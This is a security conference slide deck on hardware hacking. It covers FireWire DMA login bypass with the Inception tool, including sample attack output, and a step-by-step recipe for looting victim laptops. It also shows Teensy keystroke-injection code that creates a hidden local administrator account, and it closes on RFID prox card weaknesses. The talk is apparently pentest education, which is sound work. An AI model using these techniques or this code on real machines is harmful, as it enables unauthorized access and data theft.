
Fuck 0-days, we will pwn u with hardware, mofos!

MC & Yaniv Miron
Security 1337s in Fcon²Labs @ FortConsult



/ About MC

- **Intercontinental man of mystery and security consultant**
- **Performs security testing and assessments on most continents**
- **Works in Fcon²Labs at FortConsult in Copenhagen, Denmark**
- **From Peahi, Maui**
- **Used to rock the house on the ones and twos**

/ About Yaniv Miron

- **Yaniv Miron aka Lament**
- **Security Researcher and Consultant @ Fcon²Labs @ FortConsult @ Copenhagen, Denmark**
- **Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products**
- **CISO Certified from the Technion (Israel Institute of Technology)**
- **Certified Locksmith**

/ About FortConsult

- Founded in 2002 by Ulf Munkedal
- Located @ Copenhagen, Denmark
- Fcon²Labs << doing cool stuff for real
- Go ahead - challenge us

Agenda

- WTF?! is hardware hacking (dude, it's not moding...come on)
- Hardware hacking today
- Our hardware hacking tools
- Build your own hardware hacking toolkit
- 5 for real hardware hacking DEMOs – we know 5hakacon does not like theoretical crap
- Q & A

Things to Know Ahead


- 0-day – well…
- pwn – check in the dictionary
- mofos – check in the dictionary
- 1+1=3 for high values of 1

Welcome to CPH

Hacking ? Use Hardware

- **OWASP Top 10? When was the last time you have pwned something with it?**
- **Fast – go go go**
- **Unexpected and unchecked**
- **When was the last time somebody bought a hacking test with hardware?**

Hacking – Long Tail



Props to ReL1k at trustedsec.com for the diagram

How to Build Your Kit

- You need some $$$ - not much but…
- You need us to tell you what to buy
- You need a shipping address
- You need some learning time
- You need a lab to practice

FireWire


- Apple's name for the IEEE 1394 High Speed Serial Bus
- FireWire supports multiple hosts per bus, plug and play and hot swapping
- FireWire versions >> 400 and 800
- Supports Direct-Memory-Access (DMA)
- FireWire can have communication in both directions at the same time


FireWire – Security

- In SBP-2 (Serial Bus Protocol 2) used by FireWire the controlling device sends a request by remotely writing a command to specified area of the target's FireWire address space
- Mapping between FireWire "Physical Memory Space" and device physical memory is done in hardware
- No operating system intervention
- What could possibly go wrong ;)?

FireWire – Hardware

- FireWire / Thunderbolt / ExpressCard / PCMCIA / interface on attack and victim machine >> servers PCIe etc
- No native FireWire plug? >> add adapter to expand PCIe bus and hotplug it
- Firewire cable to connect interfaces





FireWire – History

- Dornseif et al 2004 at various cons
- Metlstorm's Winlockpwn – Ruxcon 2006, Kiwicon 2008
- Unofficial tweaks and updates
- Linux Kernel 2.6.22 new Juju FireWire stack
- FTWAutopwn now called Inception http://www.breaknenter.org/projects/inception/

Phat props to @metlstorm (Adam Boileau) and @breaknenter (Carsten Maartmann-Moe)

FireWire – Software

- **Inception tool**
- **Requires Linux with JuJu IEEE FireWire stack e.g. Ubuntu 11 and later**
- **Python 3**
- **Libforensics1394**
- **Pwns WinXP SP2-3, Win7 SP0-1, Vista SP0 SP2, Win 8 SP0, Mac OSX Snow Leopard Lion Mountain Lion, Ubuntu 11.04 11.10 12.04 x86 and x64**

FireWire – Pwnage

- Inception tool
- Patch victim memory to bypass password
- Dump victim memory (4Gb limit due to FW 32-bit limitation)
- Pick pocket mode >> auto dump from victims that connect to FireWire or Thunderbolt daisychain
- This means typical corporate laptop with Win7 Bitlocker full disk crypto is often pwned

FireWire – Pwnage (cont.)

- Search pwned memory dump or hard drive for credentials, keys, hashes etc
- Use volatility tool to carve valuable data from memory dump to plan and execute other attacks
- Use obtained data loot to penetrate other systems e.g. move laterally into organization and pwn systems the victim had access

FireWire – Pwnage (cont.)

```
 _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
 _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
 _|  _|  _|  _|  _|  _|_|  _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
 _|  _|    _|_|  _|    _|  _|        _|          _|    _|  _|    _|  _|    _|_|
 _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

v.0.1.4 (C) Carsten Maartmann-Moe 2012
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):
--------------------------------------------------------------------------------
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID):  (0x0)
--------------------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: MICROSOFT CORP.
[*] Available targets:
--------------------------------------------------------------------------------
[1] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[5] Ubuntu: libpam unlock/privilege escalation
--------------------------------------------------------------------------------
[!] Please select target (or enter 'q' to quit): 1
[*] Selected target: Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[*] DMA shields should be down. Attacking...
[*] Searching,  456 MiB so far
[*] Signature found at 0x1c884926 (in page # 116868)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAAWWWWRWRRRMRMRMMRMRMMMM!!!
```

FireWire – Demo

FireWire – Recipe


- **HW: FireWire PCMCIA / PCExpress card, eBay or Amazon**
- **HW: Firewire cable (400/800) with 4/6/9 pole connector to connect attack laptop to victim, eBay or Amazon**
- **SW: Linux with IEEE1394 Juju Stack**
- **SW: libforensics driver, Python 3**
- **SW: Inception**

FireWire – Recipe (cont.)

- Find victim laptop and insert FW card (PCMCIA/PCExpress) if there is no FW port
- Connect Linux attack machine to victim over FW and run inception to bypass login
- Rape and pillage hard drive >> login credentials, emails, budgets, contracts etc
- If there is a pre-boot auth password wait until the machine is booted and locked with screen saver before attacking
- If login bypass fails, then dump memory and rinse and repeat as above

Teensy

- **The Teensy is a complete USB-based microcontroller development system, in a very small footprint, capable of implementing many types of projects. All programming is done via the USB port. No special programmer is needed, only a standard "Mini-B" USB cable and a PC or Macintosh with a USB port.**




Teensy – What Is It ?

- A very fast keyboard in our case
- A cool hardware hacking device
- Our little friend when somebody turns around for a sec…

Teensy – Software


- So we need theTeensy App



Macintosh OS X 10.5

Linux (Ubuntu)

Windows XP



Windows 7 & Vista

- And the Arduino 1.0.1

Teensy – Coding

Blink | Arduino 1.0.1

File Edit Sketch Tools Help

Blink

```
/*
 Blink
 Turns on an LED on for one second, then off for one second, repeatedly.

 This example code is in the public domain.
*/

// Pin 13 has an LED connected on most Arduino boards.
// Pin 11 hes the LED on Teensy 2.0
// Pin 6 hes the LED on Teensy++ 2.0
// give it a name:
int led = 13;

// the setup routine runs once when you press reset:
void setup() {
 // initialize the digital pin as an output.
 pinMode(led, OUTPUT);
}

// the loop routine runs over and over again forever:
void loop() {
 digitalWrite(led, HIGH);  // turn the LED on (HIGH is the voltage level)
 delay(1000);              // wait for a second
 digitalWrite(led, LOW);   // turn the LED off by making the voltage LOW
 delay(1000);              // wait for a second
}
```


Teensy – Coding (cont.)

sketch_oct15a §


```
 GhostAdmin("PoC_Win7","2012"); //obviously change this to your username and password
}

void GhostAdmin(char *UserName,char *Password){
 char buffer[175];
 sprintf(buffer, "net user %s %s /ADD", UserName, Password);
 Keyboard.println(buffer);
 delay(300);
 sprintf(buffer, "net localgroup administrators %s /add", UserName);
 Keyboard.println(buffer);
 delay(300);
 sprintf(buffer, "REG ADD \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\
 Keyboard.println(buffer);
 delay(300);
 Keyboard.println("exit");
}
////////////////////////////////////////////////////////////////////////////////
void loop() {
  digitalWrite(PIN_D6, LOW);  // LED on
  delay(400);              // Slow blink
  digitalWrite(PIN_D6, HIGH); // LED off
  delay(400);
}
////////////////////////////////////////////////////////////////////////////////
void GetAdminCMD(){
 Keyboard.set_modifier(MODIFIERKEY_GUI); // set windows key
```

Taken from illwill @ http://www.nesit.org board

Teensy – Coding (cont. 2)



Teensy – Coding (cont. 3)




Teensy – XP vs 7

- cmd vs rcmd
- This is like a human typing on a keyboard…don't do TYPOS
- But you know… Teensy will pwn them both

Teensy – Hardware

- There are different teensy
- We are using Teensy 2.0



Teensy – Demo

Teensy – Recipe

- **Buy it here:**
  http://www.pjrc.com/teensy

- **Install the loader application:**
  http://www.pjrc.com/teensy/loader.html

- **(remember that the orange light should blink at first use)**

- **Download the Arduino Software**

- **Code some cool stuff and upload it**

- **Attack!**

RFID

- Many business use proximity cards to control physical access
- Many such implementations use cards that can be cloned
- If the implementation is not secure then cloned cards can be used to gain physical access
- Companies may have shiny expensive prox card equipment but the security features may be misconfigured or not enabled

RFID (cont.)

- Most prox card use proprietary encoding and data formats
- This talk >> Limited to Low Frequency 125KHz cards using Frequency Shift Keying (FSK) technology
- Numerous vendors e.g. HID, Honeywell, Keyscan and others offer such solutions
- These solutions are popular and often implemented in corporate environments

RFID (cont. 2)

- Systems consists of tags, readers and a backend control system
- Tags contain an antenna and a chip and are usually passive
- Passive cards require the reader to provide power for communication

RFID (cont. 3)

- One of the most popular commercial solutions is HID ProxCard
- Still used despite security weaknesses
- Card stores a 44-bit value sent to the backend via a reader to grant or deny access
- Only 26-bits are used for authentication
- What could possibly go wrong ;) ?

